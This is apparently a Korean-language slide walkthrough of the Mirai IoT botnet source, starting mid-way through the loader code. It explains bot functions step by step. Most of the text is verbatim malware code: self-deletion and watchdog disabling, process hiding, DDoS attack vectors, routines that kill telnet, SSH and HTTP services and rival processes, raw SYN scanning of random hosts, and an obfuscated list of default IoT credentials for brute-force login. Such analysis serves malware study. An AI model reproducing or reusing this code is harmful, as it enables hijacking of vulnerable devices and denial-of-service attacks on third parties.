        memset(conn->output_buffer.data, 0, sizeof(conn->output_buffer.data));
        conn->output_buffer.deadline = 0;
        conn->last_recv = 0;
        conn->open = FALSE;
        conn->retry_bin = FALSE;
        conn->ctrlc_retry = FALSE;
        memset(conn->rdbuf, 0, sizeof(conn->rdbuf));
        conn->rdbuf_pos = 0;

        if (conn->srv == NULL)
        {
            printf("srv == NULL\n");
            return;
        }

        if (conn->success)
        {
            ATOMIC_INC(&conn->srv->total_successes);
            fprintf(stderr, "OK|%d.%d.%d.%d:%d %s:%s %s\n",
                conn->info.addr & 0xff, (conn->info.addr >> 8) & 0xff, (conn->info.addr >> 16) & 0xff, (conn->info.addr >> 24) & 0xff,
                ntohs(conn->info.port),
                conn->info.user, conn->info.pass, conn->info.arch);
        }
        else
        {
            ATOMIC_INC(&conn->srv->total_failures);
            fprintf(stderr, "ERR|%d.%d.%d.%d:%d %s:%s %s|%d\n",
                conn->info.addr & 0xff, (conn->info.addr >> 8) & 0xff, (conn->info.addr >> 16) & 0xff, (conn->info.addr >> 24) & 0xff,
                ntohs(conn->info.port),
                conn->info.user, conn->info.pass, conn->info.arch,
                conn->state_telnet);
        }
    }
    conn->state_telnet = TELNET_CLOSED;

    if (conn->fd != -1)
    {
        close(conn->fd);
        conn->fd = -1;
        ATOMIC_DEC(&conn->srv->curr_open);
    }
```

1

2

3


· Loader의 main 함수 호출



· Mirai 악성코드(Bot)

- bot 내부 동작 및 다른 bot 스캔 구현

파일명	설명
attack.c	DDoS 공격 함수파일, 공격 함수 구현
attack_app.c	app을 이용한 공격 함수 구현
attack_gre.c	gre를 이용한 공격 함수 구현
attack_tcp.c	tcp를 이용한 공격 함수 구현
attack_udp.c	udp를 이용한 공격 함수 구현
checksum.c	TCP, UDP checksum
killer.c	TCP, Telnet, http port 사용 프로세스 kill, 원격제어 프로세스 kill, 프로세스 스캔 등
main.c	Mirai 소켓 통신 개시 및 메인함수
rand.c	랜덤 변수, 페이로드 생성 함수 구현
resolv.c	target 주소 도메인을 IP 주소로 변환
scanner.c	새로운 bot 스캔
table.c	C&C 서버 주소 정보 등의 상수
util.c	사용자 정의 명령어



· main(main.c - Bot)

1. Bot 파일 삭제(추적 방지)
2. 신호를 통한control 제어
3. watchdog 프로세스가 기기 재시작 못하게 제거
4. fake 주소와 fake 포트 번호 설정(추적 방지)

-> 추적 방지와 기기 재시작 방지(재시작하면 좀비 PC 풀림)

```
int main(int argc, char **args)
{
    char *tbl_exec_succ;
    char name_buf[32];
    char id_buf[32];
    int name_buf_len;
    int tbl_exec_succ_len;
    int pgid, pings = 0;
```

```
#ifndef DEBUG
    sigset_t sigs;
    int wfd;

    // Delete self
    unlink(args[0]);                                    1

    // Signal based control flow
    sigemptyset(&sigs);                                 2
    sigaddset(&sigs, SIGINT);
    sigprocmask(SIG_BLOCK, &sigs, NULL);
    signal(SIGCHLD, SIG_IGN);
    signal(SIGTRAP, &anti_gdb_entry);

    // Prevent watchdog from rebooting device
    if ((wfd = open("/dev/watchdog", 2)) != -1 ||
        (wfd = open("/dev/misc/watchdog", 2)) != -1)
    {
        int one = 1;                                    3

        ioctl(wfd, 0x80045704, &one);
        close(wfd);
        wfd = 0;
    }
    chdir("/");
#endif
```

```
LOCAL_ADDR = util_local_addr();                         4

srv_addr.sin_family = AF_INET;
srv_addr.sin_addr.s_addr = FAKE_CNC_ADDR;
srv_addr.sin_port = htons(FAKE_CNC_PORT);
```

· main(main.c - Bot)

1. ensure_single_instance() 호출
(local host에 48101 포트로 소켓 바인딩 후 연결)

2. rand.c에 있는 사용자 rand 함수 초기화

3. args[0] 값을 랜덤 영문자로 바꿔서 args[0]를 숨김

4. 프로세스 이름을 랜덤 영문자로 바꿔서 숨김

5. exec 명령어 주소 출력(?)

-> local host에 특정 포트로 소켓 연결 후, 프로세스에 대한 정보를 숨김

```
ensure_single_instance();  1

rand_init();  2

util_zero(id_buf, 32);
if (argc == 2 && util_strlen(args[1]) < 32)
{
    util_strcpy(id_buf, args[1]);
    util_zero(args[1], util_strlen(args[1]));
}

// Hide argv0
name_buf_len = ((rand_next() % 4) + 3) * 4;
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
util_strcpy(args[0], name_buf);  3

// Hide process name
name_buf_len = ((rand_next() % 6) + 3) * 4;
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
prctl(PR_SET_NAME, name_buf);  4

// Print out system exec
table_unlock_val(TABLE_EXEC_SUCCESS);
tbl_exec_succ = table_retrieve_val(TABLE_EXEC_SUCCESS, &tbl_exec_succ_len);
write(STDOUT, tbl_exec_succ, tbl_exec_succ_len);
write(STDOUT, "\n", 1);  5
table_lock_val(TABLE_EXEC_SUCCESS);
```

· ensure_single_instance(main.c - Bot)

1. 소켓을 만들고 설정

2. 소켓에 연결할 주소를 local host로 설정

3. 해당 소켓을 바인딩(local host 주소로 포트를 사용한다 지정)

4. 이미 해당 포트를 사용중일 경우 초기화(자동으로 사용 가능한 랜 카드의 IP 주소 사용)

5. 초기화한 주소를 통해 소켓 연결(port를 동일 port로 설정)

6. 연결을 종료(해당 port 모두 연결을 끊기)하고, ensure_single_instance() 재귀 호출(port 열린 상태)

7. 바인딩에 선공한 경우, listen으로 연결요청 대기

-> local host 주소에 48101 포트로 소켓 바인딩 후 연결

파일명	설명
main.c	Mirai 소켓 통신 개시 및 메인함수

```
static void ensure_single_instance(void)
{
    static BOOL local_bind = TRUE;
    struct sockaddr_in addr;
    int opt = 1;

    if ((fd_ctrl = socket(AF_INET, SOCK_STREAM, 0)) == -1)
        return;
    setsockopt(fd_ctrl, SOL_SOCKET, SO_REUSEADDR, &opt, sizeof (int));
    fcntl(fd_ctrl, F_SETFL, O_NONBLOCK | fcntl(fd_ctrl, F_GETFL, 0));

    addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = local_bind ? (INET_ADDR(127,0,0,1)) : LOCAL_ADDR;
    addr.sin_port = htons(SINGLE_INSTANCE_PORT);

    // Try to bind to the control port
    errno = 0;
    if (bind(fd_ctrl, (struct sockaddr *)&addr, sizeof (struct sockaddr_in)) == -1)
    {
        if (errno == EADDRNOTAVAIL && local_bind)
            local_bind = FALSE;
#ifdef DEBUG
        printf("[main] Another instance is already running (errno = %d)! Sending kill request...\r\n", errno);
#endif

        // Reset addr just in case
        addr.sin_family = AF_INET;
        addr.sin_addr.s_addr = INADDR_ANY;
        addr.sin_port = htons(SINGLE_INSTANCE_PORT);

        if (connect(fd_ctrl, (struct sockaddr *)&addr, sizeof (struct sockaddr_in)) == -1)
        {
#ifdef DEBUG
            printf("[main] Failed to connect to fd_ctrl to request process termination\n");
#endif
        }

        sleep(5);
        close(fd_ctrl);
        killer_kill_by_port(htons(SINGLE_INSTANCE_PORT));
        ensure_single_instance(); // Call again, so that we are now the control
    }
    else
    {
        if (listen(fd_ctrl, 1) == -1)
```

1 2 3 4 5 6 7

· main(main.c - Bot)

1. attack 초기화
(배열에 attack 정보 저장)

2. killer 초기화
(tcp, telnet, http 서비스 kill, 프로세스 스캔, 다른 원격제어 프로세스 kill)

3. scanner 초기화
(네트워크 내의 취약한 기기 탐지)

-> attack, killer, scanner 초기화

```
1  attack_init();
2  killer_init();
#ifndef DEBUG
#ifdef MIRAI_TELNET
3  scanner_init();
#endif
```

파일명	설명
main.c	Mirai 소켓 통신 개시 및 메인함수

· **attack_init(attack.c)**

- 각 공격 종류마다 공격 번호와 공격 함수 지정
- attack의 초기화를 담당
- 해당 공격은 Bot이 DDoS하는 공격

-> 공격 함수를 초기화(배열에 공격 정보 초기화)

파일명	설명
attack.c	DDos 공격 함수파일, 공격 함수 구현

```
BOOL attack_init(void)
{
    int i;

    add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
    add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
    add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
        add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);

    add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
    add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
    add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);

    add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
    add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);

    //add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
    add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);

    return TRUE;
}
```

```
static void add_attack(ATTACK_VECTOR vector, ATTACK_FUNC func)
{
    struct attack_method *method = calloc(1, sizeof (struct attack_method));

    method->vector = vector;
    method->func = func;

    methods = realloc(methods, (methods_len + 1) * sizeof (struct attack_method *));
    methods[methods_len++] = method;
}
```

- **add_attack(attack.c)**

  - attack_method 구조체에 vector와 func 저장

  - vector는 공격 종류 번호, func는 공격 함수

-> 공격의 번호와 함수를 매치(method 배열 저장)

```
typedef uint8_t ATTACK_VECTOR;

#define ATK_VEC_UDP         0  /* Straight up UDP flood */
#define ATK_VEC_VSE         1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS         2  /* DNS water torture */
#define ATK_VEC_SYN         3  /* SYN flood with options */
#define ATK_VEC_ACK         4  /* ACK flood */
#define ATK_VEC_STOMP       5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP       6  /* GRE IP flood */
#define ATK_VEC_GREETH      7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY       8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN   9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP        10 /* HTTP layer 7 flood */
```

파일명	설명
attack.c	DDos 공격 함수파일, 공격 함수 구현

· killer_init(killer.c) - 1(Kill telnet)

1. 자식 프로세스 만들고, 부모 프로세스는 main thread로 돌아가고 자식 프로세스는 진행

2. 23번 포트의 기존 사용 연결 끊기
(서비스 종료 후, 재시작 방지)

3. 소켓을 불러오고, 23번 포트에 해당 소켓 사용 (바인딩) 후 listen으로 연결 기다림

-> 23번 포트의 기존 사용을 끊고, 새로운 소켓을 23번 포트에 연결시킨 후 listen

파일명	설명
killer.c	봇 장비에 대한 원격접속 차단

```
void killer_init(void)
{
    int killer_highest_pid = KILLER_MIN_PID, last_pid_scan = time(NULL), tmp_bind_fd;
    uint32_t scan_counter = 0;
    struct sockaddr_in tmp_bind_addr;

    // Let parent continue on main thread
    killer_pid = fork();                                    1
    if (killer_pid > 0 || killer_pid == -1)
        return;

    tmp_bind_addr.sin_family = AF_INET;
    tmp_bind_addr.sin_addr.s_addr = INADDR_ANY;

    // Kill telnet service and prevent it from restarting
#ifdef KILLER_REBIND_TELNET
#ifdef DEBUG
    printf("[killer] Trying to kill port 23\n");
#endif
    if (killer_kill_by_port(htons(23)))                     2
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/23 (telnet)\n");
#endif
    } else {
#ifdef DEBUG
        printf("[killer] Failed to kill port 23\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(23);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)      3
    {
        bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (struct sockaddr_in));
        listen(tmp_bind_fd, 1);
    }
#ifdef DEBUG
    printf("[killer] Bound to tcp/23 (telnet)\n");
#endif
```

· killer_init(killer.c) - 2(Kill SSH)

1. 22번 포트의 기존 사용 연결 끊기
(서비스 종료 후, 재시작 방지)

2. 소켓을 불러오고, 22번 포트에 해당 소켓 사용(바인딩) 후 listen으로 연결 기다림

-> 22번 포트의 기존 사용을 끊고, 새로운 소켓을 22번 포트에 연결시킨 후 listen

```
    // Kill SSH service and prevent it from restarting
#ifdef KILLER_REBIND_SSH
    if (killer_kill_by_port(htons(22))) 1
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/22 (SSH)\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(22);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)        2
    {
        bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (struct sockaddr_in));
        listen(tmp_bind_fd, 1);
    }
#ifdef DEBUG
    printf("[killer] Bound to tcp/22 (SSH)\n");
#endif
#endif
```

파일명	설명
killer.c	봇 장비에 대한 원격접속 차단

· killer_init(killer.c) - 3(Kill HTTP)

1. 80번 포트의 기존 사용 연결 끊기
(서비스 종료 후, 재시작 방지)

2. 소켓을 불러오고, 80번 포트에 해당 소켓 사용 (바인딩) 후 listen으로 연결 기다림

-> 80번 포트의 기존 사용을 끊고, 새로운 소켓을 80번 포트에 연결시킨 후 listen

```
    // Kill HTTP service and prevent it from restarting
#ifdef KILLER_REBIND_HTTP
    if (killer_kill_by_port(htons(80)))   1
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/80 (http)\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(80);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)        2
    {
        bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (struct sockaddr_in));
        listen(tmp_bind_fd, 1);
    }
#ifdef DEBUG
    printf("[killer] Bound to tcp/80 (http)\n");
#endif
#endif
```

파일명	설명
killer.c	봇 장비에 대한 원격접속 차단

· killer_init(killer.c) - 4(get Real path)

1. /proc/$pid/exe 문자열 복사(여기에 real path 있다고 함 - 실행중 프로그램 이름)

2. 열리는지 확인

3. 현재 프로세스의 realpath를 읽음

-> /proc/$pid/exe에서 realpath를 읽고 실제로 존재하는지 확인 및 저장

파일명	설명
killer.c	봇 장비에 대한 원격접속 차단

```
// In case the binary is getting deleted, we want to get the REAL realpath
sleep(5);

killer_realpath = malloc(PATH_MAX);
killer_realpath[0] = 0;
killer_realpath_len = 0;

if (!has_exe_access())
```

```
static BOOL has_exe_access(void)
{
    char path[PATH_MAX], *ptr_path = path, tmp[16];
    int fd, k_rp_len;

    table_unlock_val(TABLE_KILLER_PROC);
    table_unlock_val(TABLE_KILLER_EXE);                    1

    // Copy /proc/$pid/exe into path
    ptr_path += util_strcpy(ptr_path, table_retrieve_val(TABLE_KILLER_PROC, NULL));
    ptr_path += util_strcpy(ptr_path, util_itoa(getpid(), 10, tmp));
    ptr_path += util_strcpy(ptr_path, table_retrieve_val(TABLE_KILLER_EXE, NULL));

    // Try to open file
    if ((fd = open(path, O_RDONLY)) == -1)              2
    {
#ifdef DEBUG
        printf("[killer] Failed to open()\n");
#endif
        return FALSE;
    }
    close(fd);

    table_lock_val(TABLE_KILLER_PROC);
    table_lock_val(TABLE_KILLER_EXE);                      3

    if ((k_rp_len = readlink(path, killer_realpath, PATH_MAX - 1)) != -1)
    {
        killer_realpath[k_rp_len] = 0;
#ifdef DEBUG
        printf("[killer] Detected we are running out of `%s`\n", killer_realpath);
#endif
    }

    util_zero(path, ptr_path - path);

    return TRUE;
}
```

· killer_init(killer.c) - 5 (Scanning proccess)
<killer main loop>

1. 프로세스 스캔을 위해 /proc 디렉토리 열기

2. /proc 디렉토리의 모든 프로세스 확인

3. 400<time<600이면 새로운 프로세스 나올 수 있으므로 대기, 600초 이상이면 scan 종료

4. 가장 큰 pid를 killer_highest_pid에 넣고, last_pid_scan도 현재 시간으로 변경

-> /proc 안의 프로세스를 600초 동안 스캔 및 최신화

파일명	설명
killer.c	봇 장비에 대한 원격접속 차단

```
    while (TRUE)
    {
        DIR *dir;
        struct dirent *file;

        table_unlock_val(TABLE_KILLER_PROC);
        if ((dir = opendir(table_retrieve_val(TABLE_KILLER_PROC, NULL))) == NULL)
        {
#ifdef DEBUG
            printf("[killer] Failed to open /proc!\n");
#endif
            break;                                                          1
        }
        table_lock_val(TABLE_KILLER_PROC);

        while ((file = readdir(dir)) != NULL)                               2
        {
            // skip all folders that are not PIDs
            if (*(file->d_name) < '0' || *(file->d_name) > '9')             3
                continue;

            char exe_path[64], *ptr_exe_path = exe_path, realpath[PATH_MAX];
            char status_path[64], *ptr_status_path = status_path;
            int rp_len, fd, pid = atoi(file->d_name);

            scan_counter++;
            if (pid <= killer_highest_pid)
            {
                if (time(NULL) - last_pid_scan > KILLER_RESTART_SCAN_TIME) // If more than KILLER_RESTART_SCAN_TIME has passed, restart
                {
#ifdef DEBUG
                    printf("[killer] %d seconds have passed since last scan. Re-scanning all processes!\n", KILLER_RESTART_SCAN_TIME);
#endif
                    killer_highest_pid = KILLER_MIN_PID;
                }                                                           4
                else
                {
                    if (pid > KILLER_MIN_PID && scan_counter % 10 == 0)
                        sleep(1); // Sleep so we can wait for another process to spawn
                }

                continue;
            }
            if (pid > killer_highest_pid)
                killer_highest_pid = pid;                                   5
            last_pid_scan = time(NULL);

            table_unlock_val(TABLE_KILLER_PROC);
            table_unlock_val(TABLE_KILLER_EXE);
```

· killer_init(killer.c) - 6 (Kill proccess)

<killer main loop>

1. 스캔된 프로세스의 real path 접근

2. 스캔된 프로세스의 status 접근

3. real path가 존재하는지 확인

4. path에 .anime 포함되면 kill(이유 불명)

5. bot(killer) 프로세스는 skip

6. 바이너리 파일이 지워져있는 상태면 프로세스 kill

7. memory_scan_math 실행 -> 메모리에 해당 프로세스가 있는지 확인(원격 제어 프로세스 kill)

-> 스캔한 프로세스가 .anime나, 바이너리가 삭제 됐거나, 원격 제어 프로세스이면 전부 kill

파일명	설명
killer.c	봇 장비에 대한 원격접속 차단

```
// Store /proc/$pid/exe into exe_path
ptr_exe_path += util_strcpy(ptr_exe_path, table_retrieve_val(TABLE_KILLER_PROC, NULL));
ptr_exe_path += util_strcpy(ptr_exe_path, file->d_name);
ptr_exe_path += util_strcpy(ptr_exe_path, table_retrieve_val(TABLE_KILLER_EXE, NULL));
```

1

```
// Store /proc/$pid/status into status_path
ptr_status_path += util_strcpy(ptr_status_path, table_retrieve_val(TABLE_KILLER_PROC, NULL));
ptr_status_path += util_strcpy(ptr_status_path, file->d_name);
ptr_status_path += util_strcpy(ptr_status_path, table_retrieve_val(TABLE_KILLER_STATUS, NULL));
```

2

```
table_lock_val(TABLE_KILLER_PROC);
table_lock_val(TABLE_KILLER_EXE);

// Resolve exe path (/proc/$pid/exe) -> realpath
if ((rp_len = readlink(exe_path, realpath, sizeof (realpath) - 1)) != -1)
{
    realpath[rp_len] = 0; // Nullterminate realpath, since readlink doesn't guarantee a null terminated string
```

3

```
    table_unlock_val(TABLE_KILLER_ANIME);
    // If path contains ".anime" kill.
    if (util_stristr(realpath, rp_len - 1, table_retrieve_val(TABLE_KILLER_ANIME, NULL)) != -1)
    {
        unlink(realpath);
        kill(pid, 9);
    }
```

4

```
    table_lock_val(TABLE_KILLER_ANIME);

    // Skip this file if its realpath == killer_realpath
    if (pid == getpid() || pid == getppid() || util_strcmp(realpath, killer_realpath))
        continue;
```

5

```
    if ((fd = open(realpath, O_RDONLY)) == -1)
    {
#ifdef DEBUG
        printf("[killer] Process '%s' has deleted binary!\n", realpath);
#endif
        kill(pid, 9);
    }
    close(fd);
}
```

6

```
if (memory_scan_match(exe_path))
{
#ifdef DEBUG
    printf("[killer] Memory scan match for binary %s\n", exe_path);
#endif
    kill(pid, 9);
}
```

7

```
// Don't let others memory scan!!!
util_zero(exe_path, sizeof (exe_path));
util_zero(status_path, sizeof (status_path));
```

· killer의 초기화

1. Telnet service(23) kill, 이후 바인딩으로 재시작 방지
2. SSH service(22) kill, 이후 바인딩으로 재시작 방지
3. HTTP service(80) kill, 이후 바인딩으로 재시작 방지
4. killer 프로세스의 real path 저장(scan 할 때, 종료하지 않기 위해)

· **killer의 반복 동작**

1. 현재 bot의 프로세스를 스캔

2. .anime 확장자 프로세스 종료(이유를 모르겠음)

3. 원격 제어를 하는 다른 프로세스 종료
(다른 악성코드도 종료 시킴)

4. 프로세스는 있지만, binary가 없는 파일 종료

· scanner_init(scanner.c) - 1(구글 DNS 연결)

1. 자식 thread가 실행하고, 부모 thread는 main thread 실행

2. util_local_addr() 호출
(loader 사용을 위해 구글 DNS serve와 socket 연결)

3. 사용자 난수 함수 초기화

4. scan 가능한 기기 수만큼 미리 연결 구조체 배열(테이블) 할당

-> 구글 DNS server와 socket 연결, scan을 위한 테이블 준비

```
void scanner_init(void)
{
    int i;
    uint16_t source_port;
    struct iphdr *iph;
    struct tcphdr *tcph;

    // Let parent continue on main thread
    scanner_pid = fork();
    if (scanner_pid > 0 || scanner_pid == -1)
        return;

    LOCAL_ADDR = util_local_addr();

    rand_init();
    fake_time = time(NULL);
    conn_table = calloc(SCANNER_MAX_CONNS, sizeof (struct scanner_connection));
    for (i = 0; i < SCANNER_MAX_CONNS; i++)
    {
        conn_table[i].state = SC_CLOSED;
        conn_table[i].fd = -1;
    }
```

1 2 3 4

파일명	설명
scanner.c	새로운 bot 스캔

· util_local_addr(util.c)

1. 소캣을 만듬

2. 소켓으로 불러올 주소 정보 설정
(8.8.8.8 : 구글 public DNS, port 53: tcp/udp DNS)

3. 구글 public DNS 서버와 소켓 연결

4. 해당 서버의 정보를 불러오고 연결 종료

-> 구글 public DNS 서버와 socket 연결을 한다.

파일명	설명
util.c	사용자 정의 명령어

```
ipv4_t util_local_addr(void)
{
    int fd;
    struct sockaddr_in addr;
    socklen_t addr_len = sizeof (addr);

    errno = 0;
    if ((fd = socket(AF_INET, SOCK_DGRAM, 0)) == -1)   1
    {
#ifdef DEBUG
        printf("[util] Failed to call socket(), errno = %d\n", errno);
#endif
        return 0;
    }

    addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = INET_ADDR(8,8,8,8);   2
    addr.sin_port = htons(53);

    connect(fd, (struct sockaddr *)&addr, sizeof (struct sockaddr_in));   3

    getsockname(fd, (struct sockaddr *)&addr, &addr_len);   4
    close(fd);
    return addr.sin_addr.s_addr;
}
```

· scanner_init(scanner.c) - 2(socket 준비)

1. socket 생성
2. data를 보낼 때 ip header 포함되게 socket 설정
3. source의 port를 랜덤 설정(출발 port)
4. ip header를 쓰기 위해 ip header, tcp header 준비

-> socket 생성 및 설정, ip header 준비

파일명	설명
scanner.c	새로운 bot 스캔

```
    // Set up raw socket scanning and payload
    if ((rsck = socket(AF_INET, SOCK_RAW, IPPROTO_TCP)) == -1)   1
    {
#ifdef DEBUG
        printf("[scanner] Failed to initialize raw socket, cannot scan\n");
#endif
        exit(0);
    }
    fcntl(rsck, F_SETFL, O_NONBLOCK | fcntl(rsck, F_GETFL, 0));
    i = 1;
    if (setsockopt(rsck, IPPROTO_IP, IP_HDRINCL, &i, sizeof (i)) != 0)   2
    {
#ifdef DEBUG
        printf("[scanner] Failed to set IP_HDRINCL, cannot scan\n");
#endif
        close(rsck);
        exit(0);
    }

    do
    {
        source_port = rand_next() & 0xffff;   3
    }
    while (ntohs(source_port) < 1024);

    iph = (struct iphdr *)scanner_rawpkt;
    tcph = (struct tcphdr *)(iph + 1);   4
```

· scanner_init(scanner.c) – 3 (ip header, ID/PW)

1. ip header 작성

2. ip header에 사용할 tcp header 작성(감염된 Bot의 ip header)

3. brute force를 위해 IoT 기기에 자주 쓰이는 ID/PW 60여개 데이터 삽입

-> ip, tcp header를 작성하고, brute force를 위한 ID/PW 준비

파일명	설명
scanner.c	새로운 bot 스캔

```
// Set up IPv4 header
iph->ihl = 5;
iph->version = 4;
iph->tot_len = htons(sizeof (struct iphdr) + sizeof (struct tcphdr));
iph->id = rand_next();
iph->ttl = 64;
iph->protocol = IPPROTO_TCP;
```

1

```
// Set up TCP header
tcph->dest = htons(23);
tcph->source = source_port;
tcph->doff = 5;
tcph->window = rand_next() & 0xffff;
tcph->syn = TRUE;
```

2

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                     // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x48\x4C", 8);                     // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                 // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                 // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);             // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);             // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);         // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                 // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                     // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5); // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                         // root     (none)
add_auth_entry("\x43\x46\x4F\x48\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);     // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                         // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                     // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                         // user     user
add_auth_entry("\x43\x46\x4F\x48\x4C", "", 3);                                     // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                         // root     pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3); // admin    admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                         // root     1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);     // admin    smcadmin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                     // admin    1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                 // root     666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);         // root     password
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                         // root     1234
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);                 // root     klv123
add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x4B\x4C\x51\x4F", 1); // Administrator admin
add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1);  // service  service
add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervisor supervisor
```

3

· scanner_init(scanner.c) – 4 (SYN 테스트 전송)
<scanner main loop>

1. network 내의 랜덤 ip로 ip header를 설정
(무작정 랜덤은 아니고, 규칙에 맞춘 랜덤 ip)

2. TCP port인 23 혹은 2323 port로 목적지 설정

3. 위에서 구한 랜덤 ip를 바탕으로 tcp header 설정

4. SYN를 보내기 위한 socket의 주소를 위의 ip로 설정하고, 해당 주소로 SYN 메시지 전송

-> 네트워크 내의 무작위 ip를 지정해 ip header를 작성하고, Socket을 이용해 SYN 메시지 전송

파일명	설명
scanner.c	새로운 bot 스캔

```
// Spew out SYN to try and get a response
if (fake_time != last_spew)
{
    last_spew = fake_time;

    for (i = 0; i < SCANNER_RAW_PPS; i++)
    {
        struct sockaddr_in paddr = {0};
        struct iphdr *iph = (struct iphdr *)scanner_rawpkt;
        struct tcphdr *tcph = (struct tcphdr *)(iph + 1);

        iph->id = rand_next();
        iph->saddr = LOCAL_ADDR;                                        1
        iph->daddr = get_random_ip();
        iph->check = 0;
        iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));

        if (i % 10 == 0)
        {
            tcph->dest = htons(2323);                                   2
        }
        else
        {
            tcph->dest = htons(23);
        }
        tcph->seq = iph->daddr;
        tcph->check = 0;                                                3
